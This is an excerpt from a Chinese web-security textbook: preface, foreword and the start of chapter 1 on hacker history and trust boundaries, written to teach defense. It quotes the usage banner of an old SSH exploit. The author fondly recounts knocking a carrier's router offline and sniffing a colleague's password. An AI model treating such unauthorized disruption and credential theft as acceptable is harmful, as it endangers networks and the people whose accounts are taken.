白帽子讲Web安全

- 作者：吴翰清
- 字数：43.9万字
- 大小：20.00MB
- 书号：978-7-1211-6072-1
- 出版：2014-06-01
- 更新：2015-01-03

Web安全第一书，国内唯一多语全球发行安全著作，最佳原创技术书大奖得主，道哥力作！
互联网时代的数据安全与个人隐私受到前所未有的挑战，各种新奇的攻击技术层出不穷。如何才能更好地保护我们的数据？本书将带你走进Web安全的世界，让你了解Web安全的方方面面。

本书根据安全宝副总裁吴翰清，在顶级互联网公司若干年的实际工作经验而写成，在解决方案上具有极强的可操作性；深入分析诸多错误的方法及误区，对安全工作者有很好的参考价值；对安全开发流程与运营的介绍，同样具有深刻的行业指导意义。《纪念版》与前版内容相同，仅为纪念原作以多种语言在全球发行的特殊版本，请读者按需选用。

VISIT...

LANZAROTE Caliente.COM

白帽子讲Web安全

- 作者：吴翰清
- 字数：43.9万字
- 大小：20.00MB
- 书号：978-7-1211-6072-1
- 出版：2014-06-01
- 更新：2015-01-03

Web安全第一书，国内唯一多语全球发行安全著作，最佳原创技术书大奖得主，道哥力作！
互联网时代的数据安全与个人隐私受到前所未有的挑战，各种新奇的攻击技术层出不穷。如何才能更好地保护我们的数据？本书将带你走进Web安全的世界，让你了解Web安全的方方面面。

本书根据安全宝副总裁吴翰清，在顶级互联网公司若干年的实际工作经验而写成，在解决方案上具有极强的可操作性；深入分析诸多错误的方法及误区，对安全工作者有很好的参考价值；对安全开发流程与运营的介绍，同样具有深刻的行业指导意

义。《纪念版》与前版内容相同，仅为纪念原作以多种语言在全球发行的特殊版本，请读者按需选用。

前言

在2010年年中的时候，博文视点的张春雨先生找到我，希望我可以写一本关于云计算安全的书。当时云计算的概念正如日中天，但市面上关于云计算安全应该怎么做却缺乏足够的资料。我由于工作的关系接触这方面比较多，但考虑到云计算的未来尚未清晰，以及其他的种种原因，婉拒了张春雨先生的要求，转而决定写一本关于Web安全的书。

我的安全之路

我对安全的兴趣起源于中学时期。当时在盗版市场买到了一本没有书号的黑客手册，其中coolfire的黑客教程令我印象深刻。此后在有限的能接触到互联网的机会里，我总会想方设法地寻找一些黑客教程，并以实践其中记载的方法为乐。

在2000年的时候，我进入了西安交通大学学习。在大学期间，最大的收获，是学校的计算机实验室平时会对学生开放。当时上网的资费仍然较贵，父母给我的生活费里，除了留下必要的生活所需费用之

外，几乎全部投入在这里。也是在学校的计算机实验室里，让我迅速在这个领域中成长起来。

大学期间，在父母的资助下，我拥有了自己的第一台个人电脑，这加快了我成长的步伐。与此同时，我和一些互联网上志同道合的朋友，一起建立了一个技术型的安全组织，名字来源于我当时最喜爱的一部动漫："幻影旅团"（ph4nt0m.org）。历经十余载，"幻影"由于种种原因未能得以延续，但它却曾以论坛的形式培养出了当今安全行业中非常多的顶尖人才。这也是我在这短短二十余载人生中的最大成就与自豪。

得益于互联网的开放性，以及我亲手缔造的良好技术交流氛围，我几乎见证了全部互联网安全技术的发展过程。在前5年，我投入了大量精力研究渗透测试技术、缓冲区溢出技术、网络攻击技术等；而在后5年，出于工作需要，我把主要精力放在了对Web安全的研究上。

加入阿里巴巴

发生这种专业方向的转变，是因为在2005年，我在一位挚友的推荐下，加入了阿里巴巴。加入的过程

颇具传奇色彩，在面试的过程中主管要求我展示自己的能力，于是我远程关闭了阿里巴巴内网上游运营商的一台路由设备，导致阿里巴巴内部网络中断。事后主管立即要求与运营商重新签订可用性协议。

大学时期的兴趣爱好，居然可以变成一份正经的职业（当时很多大学都尚未开设网络安全的课程与专业），这使得我的父母很震惊，同时也更坚定了我自己以此作为事业的想法。

在阿里巴巴我很快就崭露头角，曾经在内网中通过网络嗅探捕获到了开发总监的邮箱密码；也曾经在压力测试中一瞬间瘫痪了公司的网络；还有好几次，成功获取到了域控服务器的权限，从而可以以管理员的身份进入任何一位员工的电脑。

但这些工作成果，都远远比不上那厚厚的一摞网站安全评估报告让我更有成就感，因为我知道，网站上的每一个漏洞，都在影响着成千上万的用户。能够为百万、千万的互联网用户服务，让我倍感自豪。当时，Web正在逐渐成为互联网的核心，Web安全技术也正在兴起，于是我义无返顾地投入到对Web安全的研究中。

我于2007年以23岁之龄成为了阿里巴巴集团最年轻的技术专家。虽未有官方统计，但可能也是全集团里最年轻的高级技术专家，我于2010年获此殊荣。在阿里巴巴，我有幸见证了安全部门从无到有的建设过程。同时由于淘宝、支付宝草创，尚未建立自己的安全团队，因此我有幸参与了淘宝、支付宝的安全建设，为他们奠定了安全开发框架、安全开发流程的基础。

对互联网安全的思考

当时，我隐隐地感觉到了互联网公司安全，与传统的网络安全、信息安全技术的区别。就如同开发者会遇到的挑战一样，有很多问题，不放到一个海量用户的环境下，是难以暴露出来的。由于量变引起质变，所以管理10台服务器，和管理1万台服务器的方法肯定会有所区别；同样的，评估10名工程师的代码安全，和评估1000名工程师的代码安全，方法肯定也要有所不同。

互联网公司安全还有一些鲜明的特色，比如注重用户体验、注重性能、注重产品发布时间，因此传统的安全方案在这样的环境下可能完全行不通。这对安全工作提出了更高的要求和更大的挑战。

这些问题，使我感觉到，互联网公司安全可能会成为一门新的学科，或者说应该把安全技术变得更加工业化。可是我在书店中，却发现安全类目的书，要么是极为学术化的（一般人看不懂）教科书，要么就是极为娱乐化的（比如一些“黑客工具说明书”类型的书）说明书。极少数能够深入剖析安全技术原理的书，以我的经验看来，在工业化的环境中也会存在各种各样的问题。

这些问题，也就促使我萌发了一种写一本自己的书，分享多年来工作心得的想法。它将是一本阐述安全技术在企业级应用中实践的书，是一本大型互联网公司的工程师能够真正用得上的安全参考书。因此张春雨先生一提到邀请我写书的想法时，我没有做过多的思考，就答应了。

Web是互联网的核心，是未来云计算和移动互联网的最佳载体，因此Web安全也是互联网公司安全业务中最重要的组成部分。我近年来的研究重心也在于此，因此将选题范围定在了Web安全。但其实本书的很多思路并不局限于Web安全，而是可以放宽到整个互联网安全的方方面面之中。

掌握了以正确的思路去看待安全问题，在解决它们

时，都将无往而不利。我在2007年的时候，意识到了掌握这种正确思维方式的重要性，因此我告知好友：安全工程师的核心竞争力不在于他能拥有多少个0day，掌握多少种安全技术，而是在于他对安全理解的深度，以及由此引申的看待安全问题的角度和高度。我是如此想的，也是如此做的。

因此在本书中，我认为最可贵的不是那一个个工业化的解决方案，而是在解决这些问题时，背后的思考过程。我们不是要做一个能够解决问题的方案，而是要做一个能够“漂亮地”解决问题的方案。这是每一名优秀的安全工程师所应有的追求。

安全启蒙运动

然而在当今的互联网行业中，对安全的重视程度普遍不高。有统计显示，互联网公司对安全的投入不足收入的百分之一。

在2011年岁末之际，中国互联网突然卷入了一场有史以来最大的安全危机。12月21日，国内最大的开发者社区CSDN被黑客在互联网上公布了600万注册用户的数据。更糟糕的是，CSDN在数据库中明文保存了用户的密码。接下来如同一场盛大的交响

乐，黑客随后陆续公布了网易、人人、天涯、猫扑、多玩等多家大型网站的数据库，一时间风声鹤唳，草木皆兵。

这些数据其实在黑客的地下世界中已经辗转流传了多年，牵扯到了一条巨大的黑色产业链。这次的偶然事件使之浮出水面，公之于众，也让用户清醒地认识到中国互联网的安全现状有多么糟糕。

以往类似的事件我都会在博客上说点什么，但这次我保持了沉默。因为一来知道此种状况已经多年，网站只是在为以前的不作为而买单；二来要解决“拖库”的问题，其实是要解决整个互联网公司的安全问题，远非保证一个数据库的安全这么简单。这不是通过一段文字、一篇文章就能够讲清楚的。但我想最好的答案，可以在本书中找到。

经历这场危机之后，希望整个中国互联网，在安全问题的认识上，能够有一个新的高度。那这场危机也就物有所值，或许还能借此契机成就中国互联网的一场安全启蒙运动。

这是我的第一本书，也是我坚持自己一个人写完的书，因此可以在书中尽情地阐述自己的安全世界观，且对书中的任何错漏之处以及不成熟的观点都

没有可以推卸责任的借口。

由于工作繁忙，写此书只能利用业余时间，交稿时间多次推迟，深感写书的不易。但最终能成书，则有赖于各位亲朋的支持，以及编辑的鼓励，在此深表感谢。本书中很多地方未能写得更为深入细致，实乃精力有限所致，尚请多多包涵。

关于白帽子

在安全圈子里，素有“白帽”、“黑帽”一说。

黑帽子是指那些造成破坏的黑客，而白帽子则是研究安全，但不造成破坏的黑客。白帽子均以建设更安全的互联网为己任。

我于2008年开始在国内互联网行业中倡导白帽子的理念，并联合了一些主要互联网公司的安全工程师，建立了白帽子社区，旨在交流工作中遇到的各种问题，以及经验心得。

本书名为《白帽子讲Web安全》，即是站在白帽子的视角，讲述Web安全的方方面面。虽然也剖析攻击原理，但更重要的是如何防范这些问题。同时也希望“白帽子”这一理念，能够更加的广为人知，为

中国互联网所接受。

本书结构

全书分为4大篇共18章，读者可以通过浏览目录以进一步了解各篇章的内容。在有的章节末尾，还附上了笔者曾经写过的一些博客文章，可以作为延伸阅读以及本书正文的补充。

第一篇　我的安全世界观是全书的纲领。在此篇中先回顾了安全的历史，然后阐述了笔者对安全的看法与态度，并提出了一些思考问题的方式以及做事的方法。理解了本篇，就能明白全书中所涉及的解决方案在抉择时的取舍。

第二篇　客户端脚本安全就当前比较流行的客户端脚本攻击进行了深入阐述。当网站的安全做到一定程度后，黑客可能难以再找到类似注入攻击、脚本执行等高风险的漏洞，从而可能将注意力转移到客户端脚本攻击上。

客户端脚本安全与浏览器的特性息息相关，因此对浏览器的深入理解将有助于做好客户端脚本安全的解决方案。

如果读者所要解决的问题比较严峻，比如网站的安全是从零开始，则建议跳过此篇，先阅读下一篇“服务器端应用安全”，解决优先级更高的安全问题。

第三篇　服务器端应用安全就常见的服务器端应用安全问题进行了阐述。这些问题往往能引起非常严重的后果，在网站的安全建设之初需要优先解决这些问题，避免留下任何隐患。

第四篇　互联网公司安全运营提出了一个大安全运营的思想。安全是一个持续的过程，最终仍然要由安全工程师来保证结果。

在本篇中，首先就互联网业务安全问题进行了一些讨论，这些问题对于互联网公司来说有时候会比漏洞更为重要。

在接下来的两章中，首先阐述了安全开发流程的实施过程，以及笔者积累的一些经验。然后谈到了公司安全团队的职责，以及如何建立一个健康完善的安全体系。

本书也可以当做一本安全参考书，读者在遇到问题时，可以挑选任何所需要的章节进行阅读。

致谢

感谢我的妻子，她的支持是对我最大的鼓励。本书最后的成书时日，是陪伴在她的病床边完成的，我将铭记一生。

感谢我的父母，是他们养育了我，并一直在背后默默地支持我的事业，使我最终能有机会在这里写下这些话。

感谢我的公司阿里巴巴集团，它营造了良好的技术与实践氛围，使我能够有今天的积累。同时也感谢在工作中一直给予我帮助和鼓励的同事、上司，他们包括但不限于：魏兴国、汤城、刘志生、侯欣杰、林松英、聂万全、谢雄钦、徐敏、刘坤、李泽洋、肖力、叶怡恺。

感谢季昕华先生为本书作序，他一直是所有安全工作者的楷模与学习的对象。

也感谢博文视点的张春雨先生以及他的团队，是他们的努力使本书最终能与广大读者见面。他们的专业意见给了我很多的帮助。

最后特别感谢我的同事周拓，他对本书提出了很多

有建设性的意见。

联系方式：

邮箱：opensystem@gmail.com
博客：http://hi.baidu.com/aullik5
微博：http://t.qq.com/aullik5
微博：http://weibo.com/n/aullik5

吴翰清2012年1月于杭州

序言

2012年农历春节，我回到了浙西的老家，外面白雪皑皑。在这与网络隔离的小乡村里，在这可以夜不闭户的小乡村里，过着与网络无关、与安全无关的生活，而我终于可以有时间安安静静拜读吴翰清先生的这本大作了。

认识吴翰清先生源于网络、源于安全，并从网络走向生活，成为朋友。他对于安全技术孜孜不倦的研究，使得他年纪轻轻便成为系统、网络、Web等多方面安全的专家；他对于安全技术的分享，创建了“幻影旅团”（ph4nt0m.org）组织，培养了一批安全方面的技术人才，并带动了整个行业的交流氛围；他和同事在大型互联网公司对安全方面的不断实践，全面保护着阿里巴巴集团的安全；他对于安全的反思和总结并发布在他的博客上，使得我们能够更为深入地理解安全的意义，处理安全问题的方法论。而今天，很幸运，我们能系统的地看到吴翰清先生多年在大型互联网公司工作实践、总结反思所积累的安全观和Web安全技术。

中国人自己编写的安全专著不多，而在这为数不多的书中，绝大部分也都是“黑客攻击”速成手册。这些书除了在技术上仅立足于零碎的技术点、工具使用手册、攻击过程演示，不系统之外，更为关键的是，它们不是以建设者的角度去解决安全问题。吴翰清先生是我非常佩服的“白帽子”，他和一群志同道合的朋友，一直以建设更安全的互联网为己任，系统地研究安全，积极分享知识，为中国的互联网安全添砖加瓦。而这本书也正是站在白帽子的视角，讲述Web安全的方方面面，它剖析攻击原理，目的是让互联网开发者、技术人员了解原理，并通过自身的实践，告诉大家分析这些问题的方法论、思想以及对应的防范方案。

最让我共鸣的是“安全运营”的思路，我相信这也是吴翰清先生这么多年在互联网公司工作的最大收获之一，因为运营是互联网公司的最大特色和法宝。安全是一个动态的过程，因为敌方攻击手段在变，攻击方法在变，漏洞不断出现；我方业务在变，软件在变，人员在变，妄图通过一个系统、一个方案解决所有的问题是不现实的，也是不可能的，安全需要不断地运营、持续地优化。

瑞雪兆丰年，一直在下的雪预示着今年的丰收。我

想在经历了2011年中国互联网最大安全危机之后，如白雪一样纯洁的《白帽子讲Web安全》应该会给广大的从事互联网技术人员带来更多的帮助，保障中国互联网的安全，迎来互联网的又一个春天。

季昕华　Benjurry

第一篇 世界观安全

第1章 我的安全世界观

互联网本来是安全的，自从有了研究安全的人之后，互联网就变得不安全了。

1.1　Web安全简史

起初，研究计算机系统和网络的人，被称为“Hacker”，他们对计算机系统有着深入的理解，因此往往能够发现其中的问题。“Hacker”在中国按照音译，被称为“黑客”。在计算机安全领域，黑客是一群破坏规则、不喜欢被拘束的人，因此总想着能够找到系统的漏洞，以获得一些规则之外的权力。

对于现代计算机系统来说，在用户态的最高权限是root（administrator），也是黑客们最渴望能够获取的系统最高权限。“root”对黑客的吸引，就像大米对老鼠的吸引，美女对色狼的吸引。

不想拿到“root”的黑客，不是好黑客。漏洞利用代码能够帮助黑客们达成这一目标。黑客们使用的漏洞利用代码，被称为“exploit”。在黑客的世界里，有的黑客，精通计算机技术，能自己挖掘漏洞，并编写exploit；而有的黑客，则只对攻击本身感兴趣，对计算机原理和各种编程技术的了解比较粗浅，因此只懂得编译别人的代码，自己并没有动手能力，这

种黑客被称为“Script Kids”，即“脚本小子”。在现实世界里，真正造成破坏的，往往并非那些挖掘并研究漏洞的“黑客”们，而是这些脚本小子。而在今天已经形成产业的计算机犯罪、网络犯罪中，造成主要破坏的，也是这些“脚本小子”。

1.1.1　中国黑客简史

中国黑客的发展分为几个阶段，到今天已经形成了一条黑色产业链。

笔者把中国黑客的发展分为了：启蒙时代、黄金时代、黑暗时代。

首先是启蒙时代，这个时期大概处在20世纪90年代，此时中国的互联网也刚刚处于起步阶段，一些热爱新兴技术的青年受到国外黑客技术的影响，开始研究安全漏洞。启蒙时代的黑客们大多是由于个人爱好而走上这条道路，好奇心与求知欲是驱使他们前进的动力，没有任何利益的瓜葛。这个时期的中国黑客们通过互联网，看到了世界，因此与西方发达国家同期诞生的黑客精神是一脉相传的，他们崇尚分享、自由、免费的互联网精神，并热衷于分享自己的最新研究成果。

接下来是黄金时代，这个时期以中美黑客大战为标志。在这个历史背景下，黑客这个特殊的群体一下子几乎吸引了社会的所有眼球，而此时黑客圈子所宣扬的黑客文化以及黑客技术的独特魅力也吸引了无数的青少年走上这条道路。自此事件后，各种黑客组织如雨后春笋般冒出。此阶段的中国黑客，其普遍的特点是年轻，有活力，充满激情，但在技术上也许还不够成熟。此时期黑客圈子里贩卖漏洞、恶意软件的现象开始升温，同时因为黑客群体的良莠不齐，也开始出现以赢利为目的的攻击行为，黑色产业链逐渐成型。

最后是黑暗时代，这个阶段从几年前开始一直延续到今天，也许还将继续下去。在这个时期黑客组织也遵循着社会发展规律，优胜劣汰，大多数的黑客组织没有坚持下来。在上一个时期非常流行的黑客技术论坛越来越缺乏人气，最终走向没落。所有门户型的漏洞披露站点，也不再公布任何漏洞相关的技术细节。

伴随着安全产业的发展，黑客的功利性越来越强。黑色产业链开始成熟，这个地下产业每年都会给互联网造成数十亿的损失。而在上一个时期技术还不成熟的黑客们，凡是坚持下来的，都已经成长为安

全领域的高级人才，有的在安全公司贡献着自己的专业技能，有的则带着非常强的技术进入了黑色产业。此时期的黑客群体因为互相之间缺失信任已经不再具有开放和分享的精神，最为纯粹的黑客精神实质上已经死亡。

整个互联网笼罩在黑色产业链的阴影之下，每年数十亿的经济损失和数千万的网民受害，以及黑客精神的死亡，使得我们没有理由不把此时称为黑暗时代。也许黑客精神所代表的Open、Free、Share，真的一去不复返了！

1.1.2　黑客技术的发展历程

从黑客技术发展的角度看，在早期，黑客攻击的目标以系统软件居多。一方面，是由于这个时期的Web技术发展还远远不成熟；另一方面，则是因为通过攻击系统软件，黑客们往往能够直接获取root权限。这段时期，涌现出了非常多的经典漏洞以及“exploit”。比如著名的黑客组织TESO，就曾经编写过一个攻击SSH的exploit，并公然在ex-ploit的banner中宣称曾经利用这个exploit入侵过cia.gov（美国中央情报局）。

下面是这个exploit的一些信息。


```
root@plac /bin >> ./ssh
linux/x86 sshd1 exploit by zip/TESO
(zip@james.kalifornia.com) - ripped from
openssh 2.2.0 src
greets: mray, random, big t, sh1fty, scut,
dvorak
ps. this sploit already owned cia.gov :/
**please pick a type**
Usage: ./ssh host [options]
Options:
  -p port
  -b base Base address to start bruteforcing
distance, by default 0x1800,
goes as high as 0x10000
  -t type
  -d           debug mode
  -o  Add this to delta_min
types:
0: linux/x86 ssh.com 1.2.26-1.2.31 rhl
1: linux/x86 openssh 1.2.3 (maybe others)
2: linux/x86 openssh 2.2.0p1 (maybe others)
3: freebsd 4.x, ssh.com 1.2.26-1.2.31 rhl
```

有趣的是，这个exploit还曾经出现在著名电影《黑客帝国2》中：



电影《黑客帝国2》

放大屏幕上的文字可以看到：



电影《黑客帝国2》中使用的著名exploit

在早期互联网中，Web并非互联网的主流应用，相对来说，基于SMTP、POP3、FTP、IRC等协议的服务拥有着绝大多数的用户。因此黑客们主要的攻击目标是网络、操作系统以及软件等领域，Web安

全领域的攻击与防御技术均处于非常原始的阶段。

相对于那些攻击系统软件的exploit而言，基于Web的攻击，一般只能让黑客获得一个较低权限的账户，对黑客的吸引力远远不如直接攻击系统软件。

但是时代在发展，防火墙技术的兴起改变了互联网安全的格局。尤其是以Cisco、华为等为代表的网络设备厂商，开始在网络产品中更加重视网络安全，最终改变了互联网安全的走向。防火墙、ACL技术的兴起，使得直接暴露在互联网上的系统得到了保护。

比如一个网站的数据库，在没有保护的情况下，数据库服务端口是允许任何人随意连接的；在有了防火墙的保护后，通过ACL可以控制只允许信任来源的访问。这些措施在很大程度上保证了系统软件处于信任边界之内，从而杜绝了大部分的攻击来源。

2003年的冲击波蠕虫是一个里程碑式的事件，这个针对Windows操作系统RPC服务（运行在445端口）的蠕虫，在很短的时间内席卷了全球，造成了数百万台机器被感染，损失难以估量。在此次事件后，网络运营商们很坚决地在骨干网络上屏蔽了135、445等端口的连接请求。此次事件之后，整个

互联网对于安全的重视达到了一个空前的高度。

运营商、防火墙对于网络的封锁，使得暴露在互联网上的非Web服务越来越少，且Web技术的成熟使得Web应用的功能越来越强大，最终成为了互联网的主流。黑客们的目光，也渐渐转移到了Web这块大蛋糕上。实际上，在互联网安全领域所经历的这个阶段，还有另外一个重要的分支，即桌面软件安全，或者叫客户端软件安全。其代表是浏览器攻击。一个典型的攻击场景是，黑客构造一个恶意网页，诱使用户使用浏览器访问该网页，利用浏览器中存在的某些漏洞，比如一个缓冲区溢出漏洞，执行shellcode，通常是下载一个木马并在用户机器里执行。常见的针对桌面软件的攻击目标，还包括微软的Office系列软件、Adobe Acrobat Reader、多媒体播放软件、压缩软件等装机量大的流行软件，都曾经成为黑客们的最爱。但是这种攻击，和本书要讨论的Web安全还是有着本质的区别，所以即使浏览器安全是Web安全的重要组成部分，但在本书中，也只会讨论浏览器和Web安全有关的部分。

1.1.3　Web安全的兴起

Web攻击技术的发展也可以分为几个阶段。在Web

1.0时代，人们更多的是关注服务器端动态脚本的安全问题，比如将一个可执行脚本（俗称webshell）上传到服务器上，从而获得权限。动态脚本语言的普及，以及Web技术发展初期对安全问题认知的不足导致很多“血案”的发生，同时也遗留下很多历史问题，比如PHP语言至今仍然只能靠较好的代码规范来保证没有文件包含漏洞，而无法从语言本身杜绝此类安全问题的发生。

SQL注入的出现是Web安全史上的一个里程碑，它最早出现大概是在1999年，并很快就成为Web安全的头号大敌。就如同缓冲区溢出出现时一样，程序员们不得不日以继夜地去修改程序中存在的漏洞。黑客们发现通过SQL注入攻击，可以获取很多重要的、敏感的数据，甚至能够通过数据库获取系统访问权限，这种效果并不比直接攻击系统软件差，Web攻击一下子就流行起来。SQL注入漏洞至今仍然是Web安全领域中的一个重要组成部分。

XSS（跨站脚本攻击）的出现则是Web安全史上的另一个里程碑。实际上，XSS的出现时间和SQL注入差不多，但是真正引起人们重视则是在大概2003年以后。在经历了MySpace的XSS蠕虫事件后，安全界对XSS的重视程度提高了很多，OWASP 2007

TOP 10威胁甚至把XSS排在榜首。

伴随着Web 2.0的兴起，XSS、CSRF等攻击已经变得更为强大。Web攻击的思路也从服务器端转向了客户端，转向了浏览器和用户。黑客们天马行空的思路，覆盖了Web的每一个环节，变得更加的多样化，这些安全问题，在本书后续的章节中会深入地探讨。

Web技术发展到今天，构建出了丰富多彩的互联网。互联网业务的蓬勃发展，也催生出了许多新兴的脚本语言，比如Python、Ruby、NodeJS等，敏捷开发成为互联网的主旋律。而手机技术、移动互联网的兴起，也给HTML 5带来了新的机遇和挑战。与此同时，Web安全技术，也将紧跟着互联网发展的脚步，不断地演化出新的变化。

1.2 黑帽子，白帽子

正如一个硬币有两面一样，“黑客”也有好坏之分。在黑客的世界中，往往用帽子的颜色来比喻黑客的好坏。白帽子，则是指那些精通安全技术，但是工作在反黑客领域的专家们；而黑帽子，则是指利用黑客技术造成破坏，甚至进行网络犯罪的群体。

同样是研究安全，白帽子和黑帽子在工作时的心态是完全不同的。

对于黑帽子来说，只要能够找到系统的一个弱点，就可以达到入侵系统的目的；而对于白帽子来说，必须找到系统的所有弱点，不能有遗漏，才能保证系统不会出现问题。这种差异是由于工作环境与工作目标的不同所导致的。白帽子一般为企业或安全公司服务，工作的出发点就是要解决所有的安全问题，因此所看所想必然要求更加的全面、宏观；黑帽子的主要目的是要入侵系统，找到对他们有价值的数据，因此黑帽子只需要以点突破，找到对他们最有用的一点，以此渗透，因此思考问题的出发点必然是有选择性的、微观的。

从对待问题的角度来看，黑帽子为了完成一次入侵，需要利用各种不同漏洞的组合来达到目的，是在不断地组合问题；而白帽子在设计解决方案时，如果只看到各种问题组合后产生的效果，就会把事情变复杂，难以细致入微地解决根本问题，所以白帽子必然是在不断地分解问题，再对分解后的问题逐个予以解决。

这种定位的不对称，也导致了白帽子的安全工作比较难做。“破坏永远比建设容易”，但凡事都不是绝对的。要如何扭转这种局面呢？一般来说，白帽子选择的方法，是克服某种攻击方法，而并非抵御单次的攻击。比如设计一个解决方案，在特定环境下能够抵御所有已知的和未知的SQL Injection问题。假设这个方案的实施周期是3个月，那么执行3个月后，所有的SQL Injection问题都得到了解决，也就意味着黑客再也无法利用SQL Injection这一可能存在的弱点入侵网站了。如果做到了这一点，那么白帽子们就在SQL Injection的局部对抗中化被动为主动了。

但这一切都是理想状态，在现实世界中，存在着各种各样不可回避的问题。工程师们很喜欢一句话：“No Patch For Stupid！”，在安全领域也普遍

认为："最大的漏洞就是人！"。写得再好的程序，在有人参与的情况下，就可能会出现各种各样不可预知的情况，比如管理员的密码有可能泄露，程序员有可能关掉了安全的配置参数，等等。安全问题往往发生在一些意想不到的地方。

另一方面，防御技术在不断完善的同时，攻击技术也在不断地发展。这就像一场军备竞赛，看谁跑在前面。白帽子们刚把某一种漏洞全部堵上，黑帽子们转眼又会玩出新花样。谁能在技术上领先，谁就能占据主动。互联网技术日新月异，在新技术领域的发展中，也存在着同样的博弈过程。可现状是，如果新技术不在一开始就考虑安全设计的话，防御技术就必然会落后于攻击技术，导致历史不断地重复。

1.3 返璞归真，揭秘安全的本质

讲了很多题外话，最终回到正题上。这是一本讲Web安全的书，在本书中除了讲解必要的攻击技术原理之外，最终重心还是要放在防御的思路和实现的技术上。

在进行具体技术的讲解之前，我们需要先清楚地认识到“安全的本质”，或者说，“安全问题的本质”。


安全是什么？什么样的情况下会产生安全问题？我们要如何看待安全问题？只有搞明白了这些最基本的问题，才能明白一切防御技术的出发点，才能明白为什么我们要这样做，要那样做。

在武侠小说中，一个真正的高手，对武功有着最透彻、最本质的理解，达到了返璞归真的境界。在安全领域，笔者认为搞明白了安全的本质，就好比学会了“独孤九剑”，天下武功万变不离其宗，遇到任何复杂的情况都可以轻松应对，设计任何的安全方案也都可以信手拈来了。

那么，一个安全问题是如何产生的呢？我们不妨先

从现实世界入手。火车站、机场里，在乘客们开始正式旅程之前，都有一个必要的程序：安全检查。机场的安全检查，会扫描乘客的行李箱，检查乘客身上是否携带了打火机、可燃液体等危险物品。抽象地说，这种安全检查，就是过滤掉有害的、危险的东西。因为在飞行的过程中，飞机远离地面，如果发生危险，将会直接危害到乘客们的生命安全。因此，飞机是一个高度敏感和重要的区域，任何有危害的物品都不应该进入这一区域。为达到这一目标，登机前的安全检查就是一个非常有必要的步骤。

从安全的角度来看，我们将不同重要程度的区域划分出来：



安全检查的过程按照需要进行过滤

通过一个安全检查（过滤、净化）的过程，可以梳理未知的人或物，使其变得可信任。被划分出来的具有不同信任级别的区域，我们称为信任域，划分两个不同信任域之间的边界，我们称为信任边界。

数据从高等级的信任域流向低等级的信任域，是不需要经过安全检查的；数据从低等级的信任域流向高等级的信任域，则需要经过信任边界的安全检查。

我们在机场通过安检后，想要从候机厅出来，是不需要做检查的；但是想要再回到候机厅，则需要再做一次安全检查，就是这个道理。

笔者认为，安全问题的本质是信任的问题。

一切的安全方案设计的基础，都是建立在信任关系上的。我们必须相信一些东西，必须有一些最基本的假设，安全方案才能得以建立；如果我们否定一切，安全方案就会如无源之水，无根之木，无法设计，也无法完成。

举例来说，假设我们有份很重要的文件要好好保管起来，能想到的一个方案是把文件“锁”到抽屉里。这里就包含了几个基本的假设，首先，制作这把锁

的工匠是可以信任的，他没有私自藏一把钥匙；其次，制作抽屉的工匠没有私自给抽屉装一个后门；最后，钥匙还必须要保管在一个不会出问题的地方，或者交给值得信任的人保管。反之，如果我们一切都不信任，那么也就不可能认为文件放在抽屉里是安全的。

当制锁的工匠无法打开锁时，文件才是安全的，这是我们的假设前提之一。但是如果那个工匠私自藏有一把钥匙，那么这份文件也就不再安全了。这个威胁存在的可能性，依赖于对工匠的信任程度。如果我们信任工匠，那么在这个假设前提下，我们就能确定文件的安全性。这种对条件的信任程度，是确定对象是否安全的基础。

在现实生活中，我们很少设想最极端的前提条件，因为极端的条件往往意味者小概率以及高成本，因此在成本有限的情况下，我们往往会根据成本来设计安全方案，并将一些可能性较大的条件作为决策的主要依据。

比如在设计物理安全时，根据不同的地理位置、不同的政治环境等，需要考虑台风、地震、战争等因素。但在考虑、设计这些安全方案时，根据其发生

的可能性，需要有不同的侧重点。比如在大陆深处，考虑台风的因素则显得不太实际；同样的道理，在大陆板块稳定的地区，考虑地震的因素也会带来较高的成本。而极端的情况比如“彗星撞击地球后如何保证机房不受影响”的问题，一般都不在考虑之中，因为发生的可能性太小。

从另一个角度来说，一旦我们作为决策依据的条件被打破、被绕过，那么就会导致安全假设的前提条件不再可靠，变成一个伪命题。因此，把握住信任条件的度，使其恰到好处，正是设计安全方案的难点所在，也是安全这门学问的艺术魅力所在。

1.4　破除迷信，没有银弹

在解决安全问题的过程中，不可能一劳永逸，也就是说“没有银弹”。

一般来说，人们都会讨厌麻烦的事情，在潜意识里希望能够让麻烦越远越好。而安全，正是一件麻烦的事情，而且是无法逃避的麻烦。任何人想要一劳永逸地解决安全问题，都属于一相情愿，是“自己骗自己”，是不现实的。

安全是一个持续的过程。

自从互联网有了安全问题以来，攻击和防御技术就在不断碰撞和对抗的过程中得到发展。从微观上来说，在某一时期可能某一方占了上风；但是从宏观上来看，某一时期的攻击或防御技术，都不可能永远有效，永远用下去。这是因为防御技术在发展的同时，攻击技术也在不断发展，两者是互相促进的辩证关系。以不变的防御手段对抗不断发展的攻击技术，就犯了刻舟求剑的错误。在安全的领域中，没有银弹。

很多安全厂商在推销自己产品时，会向用户展示一些很美好的蓝图，似乎他们的产品无所不能，购买之后用户就可以睡得安稳了。但实际上，安全产品本身也需要不断地升级，也需要有人来运营。产品本身也需要一个新陈代谢的过程，否则就会被淘汰。在现代的互联网产品中，自动升级功能已经成为一个标准配置，一个有活力的产品总是会不断地改进自身。
